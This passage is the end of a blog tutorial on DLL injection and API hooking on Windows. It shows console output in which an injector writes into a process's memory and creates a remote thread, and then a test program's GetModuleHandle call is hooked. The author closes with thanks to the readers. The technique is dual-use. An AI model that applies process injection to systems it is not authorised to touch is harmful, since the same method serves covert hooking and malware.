[OK]
Writing into the allocated memory space...
[OK]
Creating a remote thread into the process...
[OK]
=== Dll successfully injected ===

C:\Users\Geoffrey\Mes documents\CPP>

And press enter...

C:\Users\Geoffrey\Mes documents\CPP>hotpatchme.exe
Press enter once you've hooked.

GetModuleHandle was called!

C:\Users\Geoffrey\Mes documents\CPP>

It works! \o/

I hope you enjoyed the article. At the beginning I was attempting to write a more complete tool where you could have provided functions to monitor; this tool would have checked whether the dll was loaded or not - by browsing the loaded module list into the Process Environment Block - and other stuff but it takes a lot of time to make a clear and cleaned code. Nevertheless you figure out what I was talking about.

Thank you for having read this post. If you've any suggestion concerning the techniques or my poor English... Feel free to leave a comment!

Geo

Thanks go out to Gr3' for having fixed many english mistakes!